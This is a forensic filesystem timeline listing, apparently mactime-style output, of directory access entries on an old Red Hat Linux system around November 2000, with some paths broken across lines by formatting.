	4096	.a.	d/drwxr-xr-x	root	root	78499	/usr/doc/mod_perl-1.21/eg
	4096	.a.	d/drwxr-xr-x	root	root	48168	/usr/doc/utempter-0.5.2
linux/neteconet	4096	.a.	d/drwxr-xr-x	root	root	78169	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	62850	/usr/doc/linuxconf-1.17r2
	4096	.a.	d/drwxr-xr-x	root	root	109585	/usr/doc/samba-2.0.6/examples/autofs
	4096	.a.	d/drwxr-xr-x	root	root	32115	/usr/lib/linuxconf/help.eng/fstab
	4096	.a.	d/drwxr-xr-x	root	root	31355	/usr/lib/emacs/site-lisp
	4096	.a.	d/drwxr-xr-x	root	root	32160	/usr/lib/linuxconf/help.eng/status
	4096	.a.	d/drwxr-xr-x	root	root	63070	/usr/doc/ncompress-4.2.4
	4096	.a.	d/drwxr-xr-x	root	root	48138	/usr/doc/time-1.7
	4096	.a.	d/drwxr-xr-x	root	root	139528	/usr/lib/perl5/5.00503/Search
6.5.3/contrib/userlock	4096	.a.	d/drwxr-xr-x	root	root	109416	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	61956	/usr/doc/fileutils-4.0
6.5.3/contrib/mSQL-interface	4096	.a.	d/drwxr-xr-x	root	root	124802	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	1959	/usr/doc/tin-1.4.2/doc
	4096	.a.	d/drwxr-xr-x	root	root	32168	/usr/lib/linuxconf/help.eng/xconf
linux/auto/Socket	4096	.a.	d/drwxr-xr-x	root	root	47340	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	109626	/usr/doc/samba-
2.0.6/examples/wins_hook	4096	.a.	d/drwxr-xr-x	root	root	16538	/usr/lib/perl5/5.00503/i386-
linux/auto/Opcode							
	4096	.a.	d/drwxr-xr-x	root	root	17249	/usr/lib/sgml-tools/dist/sgmltool
	4096	.a.	d/drwxr-xr-x	root	root	139286	/usr/doc/krb5-devel-1.1.1/kadm5
	4096	.a.	d/drwxr-xr-x	root	root	123145	/usr/doc/ldconfig-1.9.5
linux/scsi	4096	.a.	d/drwxr-xr-x	root	root	32016	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	62663	/usr/lib/perl5/5.00503/B
	4096	.a.	d/drwxr-xr-x	root	root	125050	/usr/doc/shapecfg-2.2.12
	4096	.a.	d/drwxr-xr-x	root	root	62523	/usr/doc/pam-0.72/ps
	4096	.a.	d/drwxr-xr-x	root	root	139886	/usr/lib/linuxconf-devel/messages/ko
	4096	.a.	d/drwxr-xr-x	root	root	48146	/usr/doc/tin-1.4.2
	4096	.a.	d/drwxr-xr-x	root	root	32005	/usr/lib/perl5/5.00503/i386-linux/rpm
	4096	.a.	d/drwxr-xr-x	root	root	32031	/usr/lib/perl5/5.00503/man/man3
	4096	.a.	d/drwxr-xr-x	root	root	109232	/usr/doc/pine-4.21/contrib/flag.cc
	4096	.a.	d/drwxr-xr-x	root	root	79004	/usr/doc/vim-common-5.6/tutor
	4096	.a.	d/drwxr-xr-x	root	root	92856	/usr/lib/kbd/videomodes
	4096	.a.	d/drwxr-xr-x	root	root	138956	/usr/lib/groff/font/devps
	4096	.a.	d/drwxr-xr-x	root	root	109217	/usr/doc/pine-4.21/contrib/carmel/c-
client							
	4096	.a.	d/drwxr-xr-x	root	root	107745	/home/httpd/icons/small
	4096	.a.	d/drwxr-xr-x	root	root	92897	/usr/doc/egcs-1.1.2
	4096	.a.	d/drwxr-xr-x	root	root	17279	/usr/lib/sgml-tools/icons
6.5.3/contrib/pginterface	4096	.a.	d/drwxr-xr-x	root	root	17035	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	140373	/usr/doc/slang-devel-1.2.2/doc/tm
	4096	.a.	d/drwxr-xr-x	root	root	62470	/usr/lib/groff/font
	4096	.a.	d/drwxr-xr-x	root	root	63055	/usr/doc/ncftp-3.0beta21/doc/html
	4096	.a.	d/drwxr-xr-x	root	root	677	/usr/doc/getty_ps-2.0.7j
	4096	.a.	d/drwxr-xr-x	root	root	1446	/usr/doc/mars-nwe-0.99p117
	4096	.a.	d/drwxr-xr-x	root	root	17269	/usr/lib/sgml-tools/dtd
	4096	.a.	d/drwxr-xr-x	root	root	62859	/usr/lib/linuxconf/descriptions
	4096	.a.	d/drwxr-xr-x	root	root	63249	/usr/doc/ppp-2.3.11
	4096	.a.	d/drwxr-xr-x	root	root	31279	/usr/lib/kbd/keymaps/i386/fgGiod
	4096	.a.	d/drwxr-xr-x	root	root	48170	/usr/doc/util-linux-2.10f
	4096	.a.	d/drwxr-xr-x	root	root	47078	/usr/lib/groff/font/devX75
tools/dist/sgmltool/info	4096	.a.	d/drwxr-xr-x	root	root	17255	/usr/lib/sgml-
	4096	.a.	d/drwxr-xr-x	root	root	62857	/usr/lib/linuxconf
	4096	.a.	d/drwxr-xr-x	root	root	92887	/usr/lib/bcc/include/msdos
	4096	.a.	d/drwxr-xr-x	root	root	31263	/usr/lib/kbd/keymaps/i386
	4096	.a.	d/drwxr-xr-x	root	root	62889	/usr/lib/linuxconf/help.eng/dhcpd
	4096	.a.	d/drwxr-xr-x	root	root	124200	/usr/doc/kudzu-0.36
	4096	.a.	d/drwxr-xr-x	root	root	138748	/usr/lib/bcc/include/linuxmt
6.5.3/contrib/tools	4096	.a.	d/drwxr-xr-x	root	root	47848	/usr/doc/postgresql-
	4096	.a.	d/drwxr-xr-x	root	root	78215	/usr/lib/perl5/man
	4096	.a.	d/drwxr-xr-x	root	root	47120	/usr/doc/HTML
	4096	.a.	d/drwxr-xr-x	root	root	108261	/usr/lib/bcc/include/arch
4.21/contrib/keypad.enable	4096	.a.	d/drwxr-xr-x	root	root	109235	/usr/doc/pine-
	4096	.a.	d/drwxr-xr-x	root	root	235	/usr/doc/shadow-utils-19990827
	4096	.a.	d/drwxr-xr-x	root	root	93320	/usr/doc/isapnptools-1.21b
	4096	.a.	d/drwxr-xr-x	root	root	139539	/usr/lib/perl5/5.00503/Text
	4096	.a.	d/drwxr-xr-x	root	root	62671	/usr/lib/perl5/5.00503/Class
	4096	.a.	d/drwxr-xr-x	root	root	61971	/usr/doc/bind-8.2.2_P5/misc
	4096	.a.	d/drwxr-xr-x	root	root	31282	/usr/lib/kbd/keymaps/i386/qwerty
	4096	.a.	d/drwxr-xr-x	root	root	1510	/usr/doc/minicom-1.83.0
	4096	.a.	d/drwxr-xr-x	root	root	17046	/usr/doc/postgresql-6.5.3/contrib/spi

	4096	.a. d/drwxr-xr-x	root	root	109661	/usr/doc/slang-devel-1.2.2
	4096	.a. d/drwxr-xr-x	root	root	124289	/usr/lib/perl5/5.00503/i386-
linux/auto/attrs	4096	.a. d/drwxr-xr-x	root	root	139809	/usr/lib/linuxconf/uucp
	4096	.a. d/drwxr-xr-x	root	root	108203	/usr/doc/cproto-4.6
	4096	.a. d/drwxr-xr-x	root	root	140368	/usr/doc/slang-devel-1.2.2/doc/text
	4096	.a. d/drwxr-xr-x	root	root	109604	/usr/doc/samba-2.0.6/examples/simple
	4096	.a. d/drwxr-xr-x	root	root	109454	/usr/doc/samba-2.0.6/docs
	4096	.a. d/drwxr-xr-x	root	root	47961	/usr/lib/python1.5/lib-stdwin
	4096	.a. d/drwxr-xr-x	root	root	32167	/usr/lib/linuxconf/help.eng/wuftp
	4096	.a. d/drwxr-xr-x	root	root	61574	/usr/lib/gconv
	4096	.a. d/drwxr-xr-x	root	root	139537	/usr/lib/perl5/5.00503/Test
	4096	.a. d/drwxr-xr-x	root	root	139808	/usr/lib/linuxconf/uninstall
	4096	.a. d/drwxr-xr-x	root	root	62254	/usr/doc/glib-1.2.6
	4096	.a. d/drwxr-xr-x	root	root	16761	/usr/lib/linuxconf/help.eng/redhatppp
	4096	.a. d/drwxr-xr-x	root	root	1125	/usr/lib/perl5/5.00503/i386-linux
	4096	.a. d/drwxr-xr-x	root	root	109169	/usr/lib/linuxconf-devel/messages/se
	4096	.a. d/drwxr-xr-x	root	root	109215	/usr/doc/pine-4.21/contrib/carmel
	4096	.a. d/drwxr-xr-x	root	root	108645	/usr/lib/groff/font/devdvi/generate
	12288	.a. d/drwxr-xr-x	root	root	63092	/usr/lib/python1.5
	4096	.a. d/drwxr-xr-x	root	root	62471	/usr/lib/groff/font/devX100
	4096	.a. d/drwxr-xr-x	root	root	125110	/usr/doc/ucd-smmp-4.1.1/local
	4096	.a. d/drwxr-xr-x	root	root	139768	/usr/lib/linuxconf/redhat/6.1
	4096	.a. d/drwxr-xr-x	root	root	78083	/usr/lib/perl5/5.00503/Time
	4096	.a. d/drwxr-xr-x	root	root	140410	/usr/doc/vim-common-5.6/doc
	16384	.a. d/drwxr-xr-x	root	root	11	/usr/lost+found
4.21/contrib/carmel/pine	4096	.a. d/drwxr-xr-x	root	root	109227	/usr/doc/pine-
linux/pwdb	4096	.a. d/drwxr-xr-x	root	root	31978	/usr/lib/perl5/5.00503/i386-
	4096	.a. d/drwxr-xr-x	root	root	32030	/usr/lib/perl5/5.00503/man
	4096	.a. d/drwxr-xr-x	root	root	124657	/usr/lib/perl5/site_perl/5.005/i386-
linux/Apache/Constants	4096	.a. d/drwxr-xr-x	root	root	108716	/usr/doc/inn-2.2.2/samples
	4096	.a. d/drwxr-xr-x	root	root	31253	/usr/lib/kbd/keymaps/atari
	4096	.a. d/drwxr-xr-x	root	root	139533	/usr/lib/perl5/5.00503/Term
	4096	.a. d/drwxr-xr-x	root	root	108198	/usr/doc/cpio-2.4.2
	4096	.a. d/drwxr-xr-x	root	root	78965	/usr/lib/getopt
linux/arpa	4096	.a. d/drwxr-xr-x	root	root	62704	/usr/lib/perl5/5.00503/i386-
	4096	.a. d/drwxr-xr-x	root	root	62912	/usr/lib/linuxconf/help.eng/managerpm
linux/auto/NDBM_File	4096	.a. d/drwxr-xr-x	root	root	124286	/usr/lib/perl5/5.00503/i386-
linux/egcs-2.91.66	4096	.a. d/drwxr-xr-x	root	root	108201	/usr/lib/gcc-lib/i386-redhat-
	4096	.a. d/drwxr-xr-x	root	root	62539	/usr/doc/inn-2.2.2
	4096	.a. d/drwxr-xr-x	root	root	92892	/usr/doc/diffutils-2.7
3.0.15/examples/album/include	4096	.a. d/drwxr-xr-x	root	root	63166	/usr/doc/php-
	4096	.a. d/drwxr-xr-x	root	root	109591	/usr/doc/samba-2.0.6/examples/misc
	4096	.a. d/drwxr-xr-x	root	root	1501	/usr/lib/metamail/Fonts
	4096	.a. d/drwxr-xr-x	root	root	46682	/usr/lib/kbd/keymaps/mac
	4096	.a. d/drwxr-xr-x	root	root	109414	/usr/doc/postgresql-
6.5.3/contrib/unixdate	4096	.a. d/drwxr-xr-x	root	root	62570	/usr/doc/ixputils-2.2.0.17
	4096	.a. d/drwxr-xr-x	root	root	78655	/usr/doc/postgresql-6.5.3/programmer
	4096	.a. d/drwxr-xr-x	root	root	124405	/usr/doc/libungif-devel-4.1.0
	4096	.a. d/drwxr-xr-x	root	root	108688	/usr/doc/pwdb-0.61/html
	4096	.a. d/drwxr-xr-x	root	root	578	/usr/lib/emacs/20.5
	4096	.a. d/drwxr-xr-x	root	root	63060	/usr/doc/ncftp-3.0beta21/doc/man
	4096	.a. d/drwxr-xr-x	root	root	139923	/usr/doc/lynx-2.8.3
	4096	.a. d/drwxr-xr-x	root	root	109794	/usr/doc/zlib-devel-1.1.3
	4096	.a. d/drwxr-xr-x	root	root	31181	/usr/doc/apmd-3.0final
	4096	.a. d/drwxr-xr-x	drosen	drosen	15395	/home/drosen
	4096	.a. d/drwxr-xr-x	root	root	1605	/usr/doc/nmh-1.0.3
	4096	.a. d/drwxr-xr-x	root	root	31264	/usr/lib/kbd/keymaps/i386/azerty
	4096	.a. d/drwxr-xr-x	root	root	63054	/usr/doc/ncftp-3.0beta21/doc
	4096	.a. d/drwxr-xr-x	root	root	139784	/usr/lib/linuxconf/redhat/perm
	4096	.a. d/drwxr-xr-x	root	root	17031	/usr/doc/postgresql-
6.5.3/contrib/noupdate	4096	.a. d/drwxr-xr-x	root	root	1127	/usr/lib/perl5/5.00503/i386-linux/B
	4096	.a. d/drwxr-xr-x	root	root	1500	/usr/lib/metamail
linux/netatalk	4096	.a. d/drwxr-xr-x	root	root	78165	/usr/lib/perl5/5.00503/i386-
	4096	.a. d/drwxr-xr-x	root	root	139303	/usr/doc/krb5-devel-1.1.1/rpc
	4096	.a. d/drwxr-xr-x	root	root	139555	/usr/lib/perl5/5.00503/auto/Getopt
	4096	.a. d/drwxr-xr-x	root	root	123669	/usr/lib/bcc/include/linux
	4096	.a. d/drwxr-xr-x	root	root	125180	/usr/doc/which-2.9
	4096	.a. d/drwxr-xr-x	root	root	139871	/usr/lib/linuxconf-devel/messages/es
	4096	.a. d/drwxr-xr-x	root	root	474	/usr/lib/kbd/consoletrans
	4096	.a. d/drwxr-xr-x	root	root	31244	/usr/doc/console-tools-
19990829/contrib	4096	.a. d/drwxr-xr-x	root	root	109601	/usr/doc/samba-
2.0.6/examples/printing	4096	.a. d/drwxr-xr-x	root	root		139575
/usr/lib/linuxconf/help.eng/fetchmailconf	4096	.a. d/drwxr-xr-x	root	root	139000	/usr/lib/groff/tmac
	4096	.a. d/drwxr-xr-x	root	root	138744	/usr/lib/bcc/include/generic
	4096	.a. d/drwxr-xr-x	root	root	63274	/usr/doc/procmail-3.14
	4096	.a. d/drwxr-xr-x	root	root	123663	/usr/doc/dev86-0.15.0
	4096	.a. d/drwxr-xr-x	root	root	124490	/usr/lib/linuxconf/help.eng/motd
	4096	.a. d/drwxr-xr-x	root	root	139917	/usr/doc/ltrace-0.3.10
	4096	.a. d/drwxr-xr-x	root	root	138952	/usr/lib/groff/font/devlj4/generate
	4096	.a. d/drwxr-xr-x	root	root	398	/usr/doc/textutils-2.0a
linux/netash	4096	.a. d/drwxr-xr-x	root	root	78163	/usr/lib/perl5/5.00503/i386-
linux/ncurses	4096	.a. d/drwxr-xr-x	root	root	78142	/usr/lib/perl5/5.00503/i386-
	4096	.a. d/drwxr-xr-x	root	root	46179	/usr/lib/games
linux/auto/sdbm	4096	.a. d/drwxr-xr-x	root	root	47343	/usr/lib/perl5/5.00503/i386-
	4096	.a. d/drwxr-xr-x	root	root	62675	/usr/lib/perl5/5.00503/Devel

	4096	.a. d/drwxr-xr-x	root	root	109067	/usr/lib/linuxconf/help.eng/dnsconf
	4096	.a. d/drwxr-xr-x	root	root	125144	/usr/doc/uucp-1.06.1/contrib
	4096	.a. d/drwxr-xr-x	root	root	123628	/usr/lib/kbd/keymaps
	4096	.a. d/drwxr-xr-x	root	root	139858	/usr/lib/linuxconf-devel/messages
	4096	.a. d/drwxr-xr-x	root	root	16701	/usr/lib/linuxconf/help.eng
	4096	.a. d/drwxr-xr-x	root	root	140399	/usr/doc/uucp-1.06.1/sample
	4096	.a. d/drwxr-xr-x	root	root	139430	/usr/doc/libtiff-devel-3.5.4/man
	4096	.a. d/drwxr-xr-x	root	root	123654	/usr/lib/gcc-lib/i386-redhat-linux
	4096	.a. d/drwxr-xr-x	root	root	47286	/usr/lib/perl5/5.00503
	4096	.a. d/drwxr-xr-x	root	root	62860	/usr/lib/linuxconf/descriptions/eng
	4096	.a. d/drwxr-xr-x	root	root	139530	/usr/lib/perl5/5.00503/Sys
	4096	.a. d/drwxr-xr-x	root	root	139294	/usr/doc/krb5-devel-1.1.1/kadmin
	4096	.a. d/drwxr-xr-x	root	root	107986	/usr/doc/ncurses-5.0
	4096	.a. d/drwxr-xr-x	root	root	124491	/usr/lib/linuxconf/help.eng/netconf
	4096	.a. d/drwxr-xr-x	root	root	109588	/usr/doc/samba-2.0.6/examples/dce-dfs
	4096	.a. d/drwxr-xr-x	root	root	78138	/usr/lib/perl5/5.00503/i386-
linux/gdbm						
	4096	.a. d/drwxr-xr-x	root	root	138903	/usr/doc/freetype-1.3.1/docs/image
	4096	.a. d/drwxr-xr-x	root	root	62246	/usr/doc/getty_ps-
2.0.7j/Examples/default						
	4096	.a. d/drwxr-xr-x	root	root	62942	/usr/lib/linuxconf/help.eng/samba
	4096	.a. d/drwxr-xr-x	root	root	124279	/usr/lib/perl5/5.00503/i386-
linux/auto/B						
	4096	.a. d/drwxr-xr-x	root	root	32166	/usr/lib/linuxconf/help.eng/uucp
	4096	.a. d/drwxr-xr-x	root	root	62231	/usr/doc/gawk-3.0.4/README_d
	4096	.a. d/drwxr-xr-x	root	root	93346	/usr/doc/jade-1.2.1/doc
	4096	.a. d/drwxr-xr-x	root	root	31217	/usr/doc/bind-8.2.2_P5/html
	4096	.a. d/drwxr-xr-x	root	root	139875	/usr/lib/linuxconf-devel/messages/fi
	4096	.a. d/drwxr-xr-x	root	root	108241	/usr/lib/bcc
	4096	.a. d/drwxr-xr-x	root	root	62822	/usr/doc/lilo-0.21
	4096	.a. d/drwxr-xr-x	root	root	140480	/usr/doc/vim-common-5.6/syntax
	4096	.a. d/drwxr-xr-x	root	root	16535	/usr/lib/perl5/5.00503/i386-
linux/auto/IPC/SysV						
	4096	.a. d/drwxr-xr-x	root	root	30785	/usr/doc
	4096	.a. d/drwxr-xr-x	root	root	32020	/usr/lib/perl5/5.00503/i386-
linux/security						
	4096	.a. d/drwxr-xr-x	root	root	62828	/usr/doc/lilo-0.21/doc
	4096	.a. d/drwxr-xr-x	root	root	47351	/usr/lib/perl5/5.00503/i386-
linux/ext2fs						
	4096	.a. d/drwxr-xr-x	root	root	124184	/usr/doc/krb5-devel-1.1.1/implement
	4096	.a. d/drwxr-xr-x	root	root	47844	/usr/doc/postgresql-
6.5.3/contrib/soundex						
	4096	.a. d/drwxr-xr-x	root	root	78490	/usr/doc/mod_perl-1.21
	4096	.a. d/drwxr-xr-x	root	root	17265	/usr/lib/sgml-tools/dist/sgmltool/man
	4096	.a. d/drwxr-xr-x	root	root	31987	/usr/lib/perl5/5.00503/i386-linux/rpc
	4096	.a. d/drwxr-xr-x	root	root	62673	/usr/lib/perl5/5.00503/Data
	4096	.a. d/drwxr-xr-x	root	root	17171	/usr/lib/entity-map
	4096	.a. d/drwxr-xr-x	root	root	139863	/usr/lib/linuxconf-devel/messages/cs
	4096	.a. d/drwxr-xr-x	root	root	138770	/usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include						
	4096	.a. d/drwxr-xr-x	root	root	16829	/usr/doc/lynx-2.8.3/test
	4096	.a. d/drwxr-xr-x	root	root	62710	/usr/lib/perl5/5.00503/i386-
linux/auto/Data						
	4096	.a. d/drwxr-xr-x	root	root	17260	/usr/lib/sgml-
tools/dist/sgmltool/latin1						
	4096	.a. d/drwxr-xr-x	root	root	63020	/usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache						
	4096	.a. d/drwxr-xr-x	root	root	31350	/usr/doc/emacs-20.5
	4096	.a. d/drwxr-xr-x	root	root	1943	/usr/doc/tcp_wrappers-7.6
	4096	.a. d/drwxr-xr-x	root	root	108206	/usr/doc/ctags-3.4
	4096	.a. d/drwxr-xr-x	root	root	17284	/usr/lib/sgml/iso-entities-8879.1986
	4096	.a. d/drwxr-xr-x	root	root	2013	/usr/doc/uucp-1.06.1
	4096	.a. d/drwxr-xr-x	root	root	1901	/usr/lib/perl5/Text
	4096	.a. d/drwxr-xr-x	root	root	125056	/usr/doc/slang-devel-
1.2.2/doc/internal						
	4096	.a. d/drwxr-xr-x	root	root	1623	/usr/doc/php-3.0.15/examples
	4096	.a. d/drwxr-xr-x	root	root	139545	/usr/lib/perl5/5.00503/Tie
	4096	.a. d/drwxr-xr-x	root	root	109015	/usr/lib/linuxconf/descriptions/pt
	4096	.a. d/drwxr-xr-x	root	root	1106	/usr/doc/tcsh-6.09
	4096	.a. d/drwxr-xr-x	root	root	125088	/usr/doc/trn-3.6
	4096	.a. d/drwxr-xr-x	root	root	139693	/usr/lib/linuxconf/help.eng/netadm
	4096	.a. d/drwxr-xr-x	root	root	125219	/usr/doc/yppbind-3.3
	4096	.a. d/drwxr-xr-x	root	root	107979	/usr/doc/SysVinit-2.78
	4096	.a. d/drwxr-xr-x	root	root	46658	/usr/lib/kbd/keymaps/i386/include
	4096	.a. d/drwxr-xr-x	root	root	123637	/usr/lib/kbd/keymaps/i386/qwertz
	4096	.a. d/drwxr-xr-x	root	root	16298	/usr/lib/groff/font/devlatin1
	4096	.a. d/drwxr-xr-x	root	root	109263	/usr/doc/pmake-2.1.34
	4096	.a. d/drwxr-xr-x	root	root	108962	/usr/lib/linuxconf/descriptions/es
	4096	.a. d/drwxr-xr-x	root	root	139518	/usr/lib/perl5/5.00503/Net
	4096	.a. d/drwxr-xr-x	root	root	17011	/usr/doc/postgresql-
6.5.3/contrib/isbn_issn						
	4096	.a. d/drwxr-xr-x	root	root	139047	/usr/doc/pam-0.72/html
	4096	.a. d/drwxr-xr-x	root	root	63089	/usr/doc/newt-0.50.8
	4096	.a. d/drwxr-xr-x	root	root	109611	/usr/doc/samba-2.0.6/examples/thoralf
	4096	.a. d/drwxr-xr-x	root	root	61998	/usr/doc/console-tools-19990829/file-
formats						
	4096	.a. d/drwxr-xr-x	root	root	1516	/usr/doc/minicom-1.83.0/doc
	4096	.a. d/drwxr-xr-x	root	root	62668	/usr/lib/perl5/5.00503/CPAN
	4096	.a. d/drwxr-xr-x	root	root	124372	/usr/doc/libtool-1.3.4
	4096	.a. d/drwxr-xr-x	root	root	109111	/usr/lib/linuxconf/help.eng/redhat
	4096	.a. d/drwxr-xr-x	root	root	125095	/usr/doc/ucd-snmp-4.1.1
	4096	.a. d/drwxr-xr-x	root	root	17005	/usr/doc/postgresql-
6.5.3/contrib/int8						
	4096	.a. d/drwxr-xr-x	root	root	46584	/usr/doc/automake-1.4
	4096	.a. d/drwxr-xr-x	root	root	109464	/usr/doc/samba-2.0.6/docs/faq
	4096	.a. d/drwxr-xr-x	root	root	1619	/usr/doc/pciutils-2.1.5
	4096	.a. d/drwxr-xr-x	root	root	109559	/usr/doc/samba-2.0.6/docs/yodldocs
	4096	.a. d/drwxr-xr-x	root	root	108149	/usr/doc/bind-8.2.2_P5/rFc
	4096	.a. d/drwxr-xr-x	root	root	124292	/usr/lib/perl5/5.00503/i386-
linux/auto/re						
	4096	.a. d/drwxr-xr-x	root	root	1632	/usr/doc/pine-4.21/contrib/utills
	4096	.a. d/drwxr-xr-x	root	root	17160	/usr/doc/sgml-tools/html

	4096	.a.	d/drwxr-xr-x	root	root	124715	/usr/doc/ncurses-devel-5.0/test
	4096	.a.	d/drwxr-xr-x	root	root	139883	/usr/lib/linuxconf-devel/messages/it
linux/rpcsvc	4096	.a.	d/drwxr-xr-x	root	root	78192	/usr/lib/perl5/5.00503/i386-
	4096	.a.	d/drwxr-xr-x	root	root	62009	/usr/doc/console-tools-19990829/fonts
/usr/lib/perl5/5.00503/auto/Getopt/Long	4096	.a.	d/drwxr-xr-x	root	root		139556
	4096	.a.	d/drwxr-xr-x	root	root	124363	/usr/lib/perl5/site_perl/5.005
linux/auto/MD5	4096	.a.	d/drwxr-xr-x	root	root	124367	/usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache/Symbol	4096	.a.	d/drwxr-xr-x	root	root	63024	/usr/lib/perl5/site_perl/5.005/i386-
	4096	.a.	d/drwxr-xr-x	root	root	451	/usr/lib/ldscripts
	4096	.a.	d/drwxr-xr-x	root	root	108877	/usr/lib/perl5/5.00503/i386-linux/asm
	4096	.a.	d/drwxr-xr-x	root	root	1577	/usr/doc/ncurses-devel-5.0
linux-gnu	4096	.a.	d/drwxr-xr-x	root	root	579	/usr/lib/emacs/20.5/i386-redhat-
	4096	.a.	d/drwxr-xr-x	root	root	92846	/usr/lib/kbd/unidata
startup	4096	.a.	d/drwxr-xr-x	root	root	109608	/usr/doc/samba-2.0.6/examples/svr4-
1.2.2/doc/OLD/help	4096	.a.	d/drwxr-xr-x	root	root	140361	/usr/doc/slang-devel-
	4096	.a.	d/drwxr-xr-x	root	root	76961	/home/httpd/icons
	4096	.a.	d/drwxr-xr-x	root	root	109650	/usr/lib/sgml-tools/dist
	4096	.a.	d/drwxr-xr-x	root	root	139898	/usr/lib/linuxconf-devel/messages/sk
	4096	.a.	d/drwxr-xr-x	root	root	62988	/usr/lib/linuxconf-devel
	4096	.a.	d/drwxr-xr-x	root	root	138922	/usr/doc/fwhois-1.00
6.5.3/contrib/fulltextindex	4096	.a.	d/drwxr-xr-x	root	root	109407	/usr/doc/postgresql-
	8192	.a.	d/drwxr-xr-x	root	root	78216	/usr/lib/perl5/man/man3
	4096	.a.	d/drwxr-xr-x	root	root	46564	/usr/doc/anacron-2.1
	4096	.a.	d/drwxr-xr-x	root	root	78045	/usr/doc/libtiff-devel-3.5.4/images
	4096	.a.	d/drwxr-xr-x	root	root	62677	/usr/lib/perl5/5.00503/ExtUtils
	4096	.a.	d/drwxr-xr-x	root	root	108657	/usr/lib/groff/font/devhtml
	4096	.a.	d/drwxr-xr-x	root	root	139692	/usr/lib/linuxconf/help.eng/mrtg
	12288	.a.	d/drwxr-xr-x	root	root	139983	/usr/doc/postgresql-6.5.3/postgres
	4096	.a.	d/drwxr-xr-x	root	root	139867	/usr/lib/linuxconf-devel/messages/de
	4096	.a.	d/drwxr-xr-x	root	root	31235	/usr/doc/bzip2-0.9.5d
	4096	.a.	d/drwxr-xr-x	root	root	1578	/usr/doc/ncurses-devel-5.0/c++
	4096	.a.	d/drwxr-xr-x	root	root	123629	/usr/lib/kbd/keymaps/amiga
	4096	.a.	d/drwxr-xr-x	root	root	242	/usr/doc/bash-1.14.7
	4096	.a.	d/drwxr-xr-x	root	root	13	/usr/doc/glibc-2.1.3/examples.threads
	4096	.a.	d/drwxr-xr-x	root	root	32161	/usr/lib/linuxconf/help.eng/usermenu
	4096	.a.	d/drwxr-xr-x	root	root	138890	/usr/doc/freetype-1.3.1/docs
Wed Nov 08 2000 04:02:04	4096	.a.	d/drwxr-xr-x	root	root	139949	/usr/doc/lynx-2.8.3/lynx_help
	4096	.a.	d/drwxr-xr-x	root	root	15464	/usr/share/locale/ru_HU
	4096	.a.	d/drwxr-xr-x	root	root	92434	/usr/share/locale/lt_LT/LC_MESSAGES
	8192	.a.	d/drwxr-xr-x	root	root	61801	/usr/share/terminfo/a
	4096	.a.	d/drwxr-xr-x	root	root	48219	/usr/share/vim
	4096	.a.	d/drwxr-xr-x	root	root	62804	/usr/share/libtool
	4096	.a.	d/drwxr-xr-x	root	root	15686	/usr/share/terminfo/p
	4096	.a.	d/drwxr-xr-x	root	root	125022	/usr/share/swat/help
	4096	.a.	d/drwxr-xr-x	root	root	123139	/usr/X11R6/man
	4096	.a.	d/drwxr-xr-x	root	root	107989	/usr/share/terminfo
i386	4096	.a.	d/drwxr-xr-x	root	root	62276	/usr/src/linux-2.2.14/include/asm-
	4096	.a.	d/drwxr-xr-x	root	root	108481	/usr/include/netrose
	4096	.a.	d/drwxr-xr-x	root	root	61716	/usr/share/zoneinfo/posix/Brazil
	4096	.a.	d/drwxr-xr-x	root	root	76961	/usr/X11R6/include
	4096	.a.	d/drwxr-xr-x	root	root	62	/usr/share/locale/eu_ES
	4096	.a.	d/drwxr-xr-x	root	root	15462	/usr/share/locale/hr_HR/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	77036	/usr/share/locale/ko
	4096	.a.	d/drwxr-xr-x	root	root	30	/usr/share/locale/da_DK
	4096	.a.	d/drwxr-xr-x	root	root	551	/usr/include/g++-2/std
	4096	.a.	d/drwxr-xr-x	root	root	77058	/usr/share/locale/sk_SK/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	123222	/usr/share/locale/pt_BR/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	92367	/usr/share/locale/ca_ES
	4096	.a.	d/drwxr-xr-x	root	root	61800	/usr/share/terminfo/X
	4096	.a.	d/drwxr-xr-x	root	root	107996	/usr/share/terminfo/j
	4096	.a.	d/drwxr-xr-x	root	root	123288	/usr/share/zoneinfo/posix/America
	4096	.a.	d/drwxr-xr-x	root	root	47931	/usr/include/pgsql/catalog
	4096	.a.	d/drwxr-xr-x	root	root	30856	/usr/share/locale/sk_SK
	4096	.a.	d/drwxr-xr-x	root	root	77306	/usr/share/terminfo/u
	4096	.a.	d/drwxr-xr-x	root	root	108477	/usr/include/netpacket
	4096	.a.	d/drwxr-xr-x	root	root	15494	/usr/share/locale/sk
	4096	.a.	d/drwxr-xr-x	root	root	46593	/usr/share/automake
	4096	.a.	d/drwxr-xr-x	root	root	107840	/usr/share/zoneinfo/SystemV
	4096	.a.	d/drwxr-xr-x	root	root	1979	/usr/share/snmp/mibs
	4096	.a.	d/drwxr-xr-x	root	root	125176	/usr/share/vim/vim56/tutor
	4096	.a.	d/drwxr-xr-x	root	root	123260	/usr/share/zoneinfo/Etc
	4096	.a.	d/drwxr-xr-x	root	root	670	/usr/include/gdbm
	4096	.a.	d/drwxr-xr-x	root	root	22	/usr/share/locale/af_ZA
	4096	.a.	d/drwxr-xr-x	root	root	78023	/usr/share/kudzu
	4096	.a.	d/drwxr-xr-x	root	root	46182	/usr/local/src
	4096	.a.	d/drwxr-xr-x	root	root	109671	/usr/share/fonts/default/Type1
	4096	.a.	d/drwxr-xr-x	root	root	123138	/usr/X11R6
	4096	.a.	d/drwxr-xr-x	root	root	92695	/usr/share/terminfo/x
	4096	.a.	d/drwxr-xr-x	root	root	15769	/usr/share/locale/ru
	4096	.a.	d/drwxr-xr-x	root	root	92734	/usr/share/locale/da/LC_MESSAGES
	4096	.a.	d/drwxr-xr-x	root	root	123820	/usr/share/ghostscript
	4096	.a.	d/drwxr-xr-x	root	root	92763	/usr/share/aclocal
